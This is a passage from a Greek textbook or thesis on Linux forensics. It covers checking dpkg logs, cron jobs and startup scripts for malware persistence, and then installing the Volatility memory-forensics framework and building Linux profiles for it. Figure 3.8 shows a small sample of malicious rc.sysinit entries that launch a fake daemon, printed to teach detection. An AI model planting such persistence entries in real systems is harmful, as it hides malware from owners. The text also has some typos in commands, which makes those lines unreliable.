σε ένα λειτουργικό **Ubuntu**.




```
# tail -15 /mntpath/var/log/dpkg.log
2012-06-12 14:48:20 startup archives unpack
2012-06-12 14:48:22 install nmap <none> 5.21-1.1
2012-06-12 14:48:22 status half-installed nmap 5.21-1.1
2012-06-12 14:48:23 status triggers-pending man-db 2.6.0.2-2
2012-06-12 14:48:23 status half-installed nmap 5.21-1.1
2012-06-12 14:48:23 status unpacked nmap 5.21-1.1
2012-06-12 14:48:23 status unpacked nmap 5.21-1.1
2012-06-12 14:48:23 trigproc man-db 2.6.0.2-2 2.6.0.2-2
2012-06-12 14:48:23 status half-configured man-db 2.6.0.2-2
2012-06-12 14:48:27 status installed man-db 2.6.0.2-2
2012-06-12 14:48:28 startup packages configure
2012-06-12 14:48:28 configure nmap 5.21-1.1 <none>
2012-06-12 14:48:28 status unpacked nmap 5.21-1.1
2012-06-12 14:48:28 status half-configured nmap 5.21-1.1
2012-06-12 14:48:28 status installed nmap 5.21-1.1
```

Εικόνα 3.6: Στο log αρχείο (***/var/log/dpkg.log***) παρουσιάζονται πληροφορίες εγκατάστασης από πιθανό ιομορφικό πρόγραμμα (***nmap***).

Χρειάζεται όμως προσοχή. Δεν σημαίνει ότι όλα τα προγράμματα που έχουν εγκατασταθεί θα φανούν σε αυτή τη λίστα, διότι κάποιες εφαρμογές δεν είναι διαθέσιμες ως πακέτα και πρέπει να εγκατασταθούν από την πηγή τους. Οπότε, πρέπει να ερευνήσουμε και το **/usr/local** και **/opt**, για να καταλάβουμε αν άλλες εφαρμογές έχουν κάνει **compile** και έχουν εγκατασταθεί.

Στην **εικόνα 3.7** θα δούμε ένα **sniffer logs** το οποίο καταγράφει το **traffic** δικτύου.



Εικόνα 3.7: Βλέπουμε το **Sniffer logs** με τη χρήση του **The Sleuth Kit**.

Ακόμη και το νόμιμο λογισμικό μπορεί να παίξει αρνητικό ρόλο σε ιομορφικά περιστατικά. Το **PGP** π.χ. μπορεί να είναι κανονικό σε κάποιο περιβαλλον, αλλ' ωστόσο να δίνει τη δυνατότητα χρησιμοποιήσης του από εισβολείς για δικούς τους σκοπούς.

Η ανάλυση κάθε εκτελέσιμου αρχείου είναι πολύ χρονοβόρα διαδικασία. Έτσι ένα σημαντικό αρχείο μπορεί να λείψει από το σύνολο των πληροφοριών. Οι ερευνητές εστιάζουν την προσοχή τους σε ένα χρονικό διάστημα ή σε κάποια συγκεκριμένη περιοχή, για να περιορίσουν των αριθμό των αρχείων που πρέπει να αναλύσουν.

Τα ιομορφικά προγράμματα του **Linux** είναι συνήθως μια αλλοίωση των **binary** του συστήματος, γεγονός που μας δυσκολεύει να τα ξεχωρίσουμε από τον κανονικό κώδικα.

3.4 Έλεγχος υπηρεσιών

Για να «*τρέχουν*», όταν έχουμε κάνει «*μπουτάρισμα*» τα **malwares**, συνήθως εκτελούμε επανεκκίνηση χρησιμοποιώντας επίμονους μηχανισμούς με διαφορετικές

μεθόδους εκκίνησης, συμπεριλαμβανομένων υπηρεσιών, οδηγών, προγραμματισμένων εργασιών και τοποθεσιών εκκίνησης.

Προγραμματισμένες Εργασίες: Μερικά **malwares** χρησιμοποιούν το **cronjob** του **Linux**, τρέχοντας περιοδικά και κυριαρχώντας στο σύστημα. Για αυτό είναι σημαντικό να ελέγχουμε την ύπαρξη ιομορφικού κώδικα που έχει μπει σε λίστα, ώστε να «*τρέχει*» σε συγκεκριμένη στιγμή. Αυτά τα βρίσκουμε στο **path: /var/spool/cron/ crontabs & /var/spool/cron/atjobs**.

Υπηρεσίες: Μία πολύ συνηθισμένη τακτική που χρησιμοποιούν τα **malwares** είναι η αυτοπαρουσίαση τους ως μία καινούργια άνευ εξουσιοδότησης υπηρεσία. Το **Linux** έχει μερικά σκριπτάκια που χρησιμοποιούνται ώστε να ξεκινήσουν υπηρεσίες με την εκκίνηση του υπολογιστή. Το σκριπτάκι εκκίνησης **/etc/inittab** π.χ. καλεί άλλα σκριπτάκια, όπως το **rc.sysinit**, ενώ άλλα βρίσκονται εδώ: **/etc/rc.d/** ή **/etc/rc.boot/**. Οι φάκελοι διαφέρουν σε άλλες διανομές των **Linux**.

```
# Xntps (NTPv3 daemon) startup..
/usr/sbin/xntps -q
# Xntps (NTPv3 deamon) check..
/usr/sbin/xntpsc 1>/dev/null 2>/dev/null
```

Εικόνα 3.8: Ιομορφικές εγγραφές στο **/etc/rc.d/rc.sysinit**.

4ο ΚΕΦΑΛΑΙΟ

Volatility

Η **Volatility Framework** είναι μια ανοικτή συλλογή εργαλείων ανοιχτού κώδικα που υλοποιείται σε **Python** υπό την **GNU General Public Li-cense**.

Οι αναλυτές χρησιμοποιούν τη **Volatility** για την «*εξόρυξη*» ψηφιακών δεδομένων από τα δείγματα μιας μνήμης (***RAM***). Επειδή, η **Volatility** παρέχεται δωρεάν, μπορούμε να την «*κατεβάσουμε*» εύκολα.

Αυτό το κεφάλαιο καλύπτει βασικές πληροφορίες που χρειαζόμαστε για να εγκαταστήσουμε τη **Volatility**. Δηλαδή, να ρυθμίσουμε το περιβάλλον μας, καθώς και το χώρο εργασίας, μαζί με τα διαθέσιμα **plugins**.

Αυτό το εργαλείο είναι εξαιρετικό, ένα πραγματικό **framework**, ενώ το λογισμικό του εξελίσσεται συνεχώς.

4.1 Γιατί Volatility;

Πριν αρχίσουμε να χρησιμοποιούμε τη **Volatility**, πρέπει να καταλάβουμε μερικά από τα μοναδικά χαρακτηριστικά της. Όπως αναφέρθηκε προηγουμένως, η **Volatility** δεν είναι **memory forensics** μόνο για εφαρμογές. Εδώ, εκτίθενται μερικοί από τους λόγους για τους οποίους κατέστη γρήγορα το εργαλείο της επιλογής μας.

- Πρόκειται για ένα ενιαίο και συνεκτικό **framework**. Η **Volatility** αναλύει τη μνήμη από **32** έως **64 bit σε Windows**, **Linux**, **Mac** *και* ***32-bit Android συστήματα***. Έχει αρθρωτή σχεδίαση που της επιτρέπει να υποστηρίζει εύκολα νέα λειτουργικά συστήματα και αρχιτεκτονικές.
- Είναι **GPLv2** ανοιχτού κώδικα. Αυτό σημαίνει ότι μπορούμε να διαβάζουμε τον πηγαίο κώδικά της, να μάθουμε από αυτόν και την επέκτασή του. Με την εκμάθηση του τρόπου λειτουργίας της **Volatility** θα καταστούμε αποτελεσματικότεροι αναλυτές.
- Είναι γραμμένη σε **Python**, μια καθιερωμένη **forensic** γλώσσα προγραμματισμού και μια αντίστροφη μηχανική γλώσσα με πλήθος βιβλιοθηκών, που μπορούν εύκολα να ενσωματωθούν στη **Volatility**.

- «*Τρέχει*» στην ανάλυση συστημάτων των **Windows**, **Linux**, ή **Mac**. Η **Volatility** τρέχει οπουδήποτε είναι εγκατεστημένη η **Python**.

- Είναι επεκτάσιμη και δημιουργεί σκριπτάκια στη διασύνδεση προγραμματισμού μεταξύ των εφαρμογών (***API***).

- Έχει ασύγκριτα σύνολα δυνατοτήτων, που έχουν ενσωματωθεί στο **framework** και βασίζονται στην αντίστροφη μηχανική και εξειδικευμένη έρευνα.

- Καλύπτει πλήρως όλους τους διαφορετικούς τύπους αρχείων. Η **Volatility** μπορεί να αναλύσει τη μνήμη, τα **crash dumps**, τα αρχεία αδρανοποίησης, καθώς και διάφορες άλλες μορφές αρχείων.

- Έχει γρήγορους και αποτελεσματικούς αλγόριθμους, που επιτρέπει να αναλύσουμε τη μνήμη μεγάλων συστημάτων.

- Αποτελεί σοβαρή και ισχυρή κοινότητα. Η **Volatility** συγκεντρώνει συνεργάτες από εμπορικές εταιρείες και ακαδημαϊκά ιδρύματα όλου του κόσμου. Κτίζεται επίσης, από ένα μεγάλο αριθμό οργανισμών, όπως η **Google**.

- Έχει επικεντρωθεί στην ανάλυση μνήμης, για την αντιμετώπιση περιστατικών και στη **malware**.

4.2 Τί δεν είναι η Volatility;

Υπάρχουν μερικές κατηγορίες στις οποίες η **Volatility** δεν ταιριάζει. Αυτές είναι οι παρακάτω:

- **Δεν είναι εργαλείο απόκτησης μνήμης:** Η **Volatility** δεν αποκτά τη μνήμη από το σύστημα. Μπορεί να αποκτήσει τη μνήμη με ένα από τα εργαλεία που συνεργάζεται και αναφέρεται στη συνέχεια. Μια εξαίρεση είναι όταν συνδέουμε μια **live machine** πάνω σε **Firewire**, χρησιμοποιώντας **image copy plugin** με τη **Volatility**, ώστε να εξάγει τη μνήμη **RAM** σε ένα αρχείο. Σε αυτήν την περίπτωση, πρόκειται ουσιαστικά για απόκτηση μνήμης.

- **Δεν είναι ένα GUI:** Η **Volatility** είναι ένα εργαλείο γραμμής εντολών και μια βιβλιοθήκη **Python**, που μπορούμε να εισάγουμε από δικές μας εφαρμογές, αλλά αυτό δεν περιλαμβάνει **front-end**.

- **Δεν είναι λογισμικό χωρίς bugs:** Η **Memory Forensics** μπορεί να είναι εύθραυστη και ευαίσθητη. Έτσι ενδέχεται να οδηγήσει σε πολύπλοκες διαδικασίες και είναι δύσκολο να επιλύσει προβλήματα. Παρά το γεγονός ότι η ομάδα ανάπτυξής της καταβάλλει κάθε δυνατή προσπάθεια για την αντιμετώπιση των σφαλμάτων μερικές φορές αυτό δεν καθίσταται δυνατόν.

4.3 Ποια λειτουργικά συστήματα υποστηρίζουν τη Volatility;

Τα ακόλουθα συστήματα υποστηρίζουν τη **Volatility**:

Windows:
* 32-bit Windows XP Service Pack 2 and 3
* 32-bit Windows 2003 Server Service Pack 0, 1, 2
* 32-bit Windows Vista Service Pack 0, 1, 2
* 32-bit Windows 2008 Server Service Pack 1, 2 (there is no SP0)
* 32-bit Windows 7 Service Pack 0, 1
* 32-bit Windows 8, 8.1, and 8.1 Update 1
* 32-bit Windows 10 (initial support)
* 64-bit Windows XP Service Pack 1 and 2 (there is no SP0)
* 64-bit Windows 2003 Server Service Pack 1 and 2 (there is no SP0)
* 64-bit Windows Vista Service Pack 0, 1, 2
* 64-bit Windows 2008 Server Service Pack 1 and 2 (there is no SP0)
* 64-bit Windows 2008 R2 Server Service Pack 0 and 1
* 64-bit Windows 7 Service Pack 0 and 1
* 64-bit Windows 8, 8.1, and 8.1 Update 1
* 64-bit Windows Server 2012 and 2012 R2
* 64-bit Windows 10 (initial support)

Linux:
* 32-bit Linux kernels 2.6.11 to 4.2.3
* 64-bit Linux kernels 2.6.11 to 4.2.3
* Slackware, OpenSuSE, Ubuntu, Debian, CentOS, Fedora, Mandriva, etc.

Mac OSX:
* 32-bit 10.5.x Leopard (the only 64-bit 10.5 is Server, which isn't supported)
* 32-bit 10.6.x Snow Leopard
* 64-bit 10.6.x Snow Leopard
* 32-bit 10.7.x Lion
* 64-bit 10.7.x Lion
* 64-bit 10.8.x Mountain Lion (there is no 32-bit version)
* 64-bit 10.9.x Mavericks (there is no 32-bit version)
* 64-bit 10.10.x Yosemite (there is no 32-bit version)
* 64-bit 10.11.x El Capitan (there is no 32-bit version)

4.4 Linux Profiles

Πρώτα ελέγχουμε τη σελίδα **Τεκμηρίωσης** (***Documentation***) για τους πυρήνες του **Linux** που υποστηρίζει, δηλαδή διανομές και αρχιτεκτονικές. Στη συνέχεια, πρέπει να αποκτήσουμε ένα προφίλ που ταιριάζει με την έκδοση του πυρήνα του συστήματος το οποίο θέλουμε να αναλύσουμε. Ένα προφίλ **Linux** είναι ουσιαστικά ένα αρχείο **zip** με πληροφορίες σχετικά με τις δομές δεδομένων του πυρήνα και τον εντοπισμό

σφαλμάτων συμβόλων (***debug symbols***). Αν δεν υπάρχει ένα προφίλ προεγκατεστημένο, θα πρέπει να δημιουργήσουμε ένα δικό μας.

Σε κάθε σημαντική έκδοση, η **Volatility** διανέμεται σε διάφορες μορφές, μεταξύ των οποίων και σε ένα αυτόνομο εκτελέσιμο αρχείο για τα **Windows**. Οι χρήστες συνήθως επιλέγουν ποια μορφή θέλουν να «*κατεβάσουν*» για το λειτουργικό σύστημα που διαθέτουν, ανάλογα με τα είδη των δραστηριοτήτων που σκοπεύουν να εκτελέσουν με το **framework**.

4.4.1 Εγκατάσταση

Ακολουθεί η εγκατάσταση της Volatility, στην προκειμένη περίπτωση σε **Linux Slackware 14.2 x86_64**.

https://slackbuilds.org/repository/14.2/system/volatility/
volatility-2.4.tar.gz

volatility.tar.gz

Κάνουμε **extract** τα πακέτα στον καταλόγο που επιθυμούμε εκτελώντας τις παρακάτω εντολές:

1. tar -xvzf volatility.tar.gz

2. mv volatility-2.4.tar.gz volatility/

3. cd volaitlity/


4. chmod +x volatility.SlackBuilds

5. ./volatility.SlackBuilds

6. installpkg /tmp...

Για να διαπιστώσουμε αν η εγκατάσταση έγινε σωστά «τρέχουμε» την παρακάτω εντολή:

vol.py –info



Εικόνα 4.1: Εγκατάσταση της Volatility

4.4.2 Δημιουργώντας ένα καινούργιο profile

Πρώτον, πρέπει να επιβεβαιωθούμε ότι έχουμε τα ακόλουθα εργαλεία:

- ✓ **Dwarfdump: apt-get install dwarfdump** σε **Debian/Ubuntu** ή το πακέτο **libdwarf-tools** σε **openSUSE**, **Fedora** και σε άλλες διανομές. Αν δεν μπορεί να βρεθεί στο διαχειριστή πακέτων του **OS**, δημιουργούμε ένα δικό μας από το πιο πρόσφατο **source** που υπάρχει. Κατόπιν, βεβαιωνόμαστε χτίζοντας πρώτα τη **libdwarf** και στη συνέχεια τη **dwarfdump**, όχι όμως τη **dwarfdump2**. Τα προφίλς για **CentOS** έχουν επίσης αναφερθεί επιτυχώς χρησιμοποιώντας την **libdwarf** από το αποθετήριο μέσω της **Fedora** «***yum install elfutils-libelf-devel***».

- ✓ **GCC/** κάνετε: **apt-get install build-essential** για **Debian/Ubuntu**.

- ✓ **Headers for building kernel modules**: Αυτό είναι το πακέτο **kernel-devel** ή **linux-headers-generic package**. Μερικές φορές μπορεί να χρειαστεί να εκτελέσουμε «**uname –a**» για να βρούμε την έκδοση του πυρήνα μας.

Μέχρι στιγμής, το πιο συνηθισμένο λάθος σχετικά με το **Linux memory forensics** είναι η δημιουργία ενός προφίλ για ένα σύστημα διαφορετικό από το προς ανάλυση μηχάνημα. Παράδειγμα, δεν μπορούμε να χτίσουμε ένα προφίλ για ένα σύστημα **Debian 2.6.32,** ώστε να αναλύσουμε μια ανάκτηση μνήμης από το **Mandrake2.6.32**. Ομοίως, δεν μπορούμε να χτίσουμε ένα προφίλ για το **SUSE 2.5.35**, που θα αναλύει μια ανάκτηση μνήμης από το **SuSE 2.6.42**. Θα πρέπει να βεβαιωθούμε, πρώτα, ότι το προφίλ που χτίζουμε ταιριάζει με τα δεδομένα του συστήματος στόχευσης:


i. **διανομή Linux**
ii. **ακριβή έκδοση του πυρήνα**
iii. **αρχιτεκτονική του επεξεργαστή**

Για να έχουμε ολοκληρωμένη υποστήριξη όλων των **plugins**, θα πρέπει να εγκαταστήσουμε τις ακόλουθες βιβλιοθήκες. Αν δεν τις εγκαταστήσουμε θα έχουμε ένα προειδοποιητικό μήνυμα για την ευαισθητοποίηση μας, αλλά και όλα τα **plugins** που δε βασίζονται σε ελλιπείς βιβλιοθήκες θα συνεχίσουν να λειτουργούν κανονικά.

Απαιτούμενα πακέτα: pycrypto, distorm3, dwarfdump, libdwarf.

Κατεβάζουμε το .tar αρχείο.

1. tar -xzf libdwarf-<version date extension>.tar.gz
2. cd dwarf-<version date extension>
3. ./configure
4. make
5. cd ../dwarfdump
6. ./configure
7. make



Εικόνα 4.2: Όλα τα απαιτούμενα πακέτα για την υποστήριξη των plugins της Volatility.

4.4.3 Εξαρτήσεις

Όπως αναφέρθηκε προηγουμένως, εάν εργαζόμαστε με το αυτόνομο εκτελέσιμο αρχείο των **Windows**, δε χρειάζεται να ανησυχήσουμε για τις εξαρτήσεις. Σε όλες τις άλλες περιπτώσεις, μπορεί να χρειαστεί να εγκαταστήσουμε επιπλέον πακέτα, ανάλογα με τα **plugins** της **Volatility** που σκοπεύουμε να εκτελέσουμε. Η πλειοψηφία των λειτουργιών του πυρήνα θα λειτουργήσει χωρίς επιπλέον εξαρτήσεις (*εκτός από τον πρότυπο* ***Μεταφραστή*** *της* ***Python***). Η λίστα που ακολουθεί προσδιορίζει τις ενότητες τρίτων κατασκευαστών που μπορεί να αξιοποιήσει η **Volatility**, καθώς και τα ειδικά **plugins** που χρησιμοποιεί:


- ✓ **Distorm3**
- ✓ **Yara**
- ✓ **PyCrypto**
- ✓ **PIL**
- ✓ **OpenPyxl**

Για λεπτομέρειες σχετικά με τον τρόπο εγκατάστασης των εξαρτήσεων, θα πρέπει να διαβάσουμε την τεκμηρίωση που παρέχεται από τους υποστηρικτές του έργου. Στις περισσότερες περιπτώσεις, θα πρέπει να τρέχει η **python setup.py install** με τη χρήση

ενός διαχειριστή πακέτων. Εάν οι εξαρτήσεις αλλάξουν, μπορούμε πάντα να βρούμε μια τρέχουσα λίστα της Volatility στη v**olatilityfoundation** στο **github**.

4.4.4 Δημιουργώντας vtypes

Η τρέχουσα μέθοδος για τη δημιουργία **vtypes** (*δομές δεδομένων του πυρήνα*) ελέγχει τον πηγαίο κώδικα και συγκεντρώνει «**module.c**» έναντι του πυρήνα που θέλουμε να αναλύσουμε. Βλέπουμε παρακάτω ένα παράδειγμα δημιουργίας **vtypes**, εκτελώντας την εντολή **ls tools/linux/** στον κατάλογο του πηγαίου κώδικα όπου βρίσκεται η **Volatility**. Αυτή η ενέργεια θα δημιουργήσει ένα αρχείο με το όνομα «**module.dwarf**».




4.3: Δημιουργία vtypes με το απαραίτητο module.dwarf.

Μπορούμε επίσης να κάνουμε **compile** εναντίον οποιουδήποτε πυρήνα, απλώς επισημαίνοντας στον κατάλογο με **kernel headers** το αρχείο **.config.**

4.5 Αποκτώντας σύμβολα

Τα σύμβολα αυτά περιέχονται στο αρχείο **System.map** του πυρήνα. Εκείνο μπορεί σχεδόν πάντα να βρεθεί στον κατάλογο **/boot** της εγκατάστασης ή να δημιουργηθεί εκτελώντας την εντολή "nm" στο αρχείο **vmlinux** του πυρήνα. Αν έχουμε

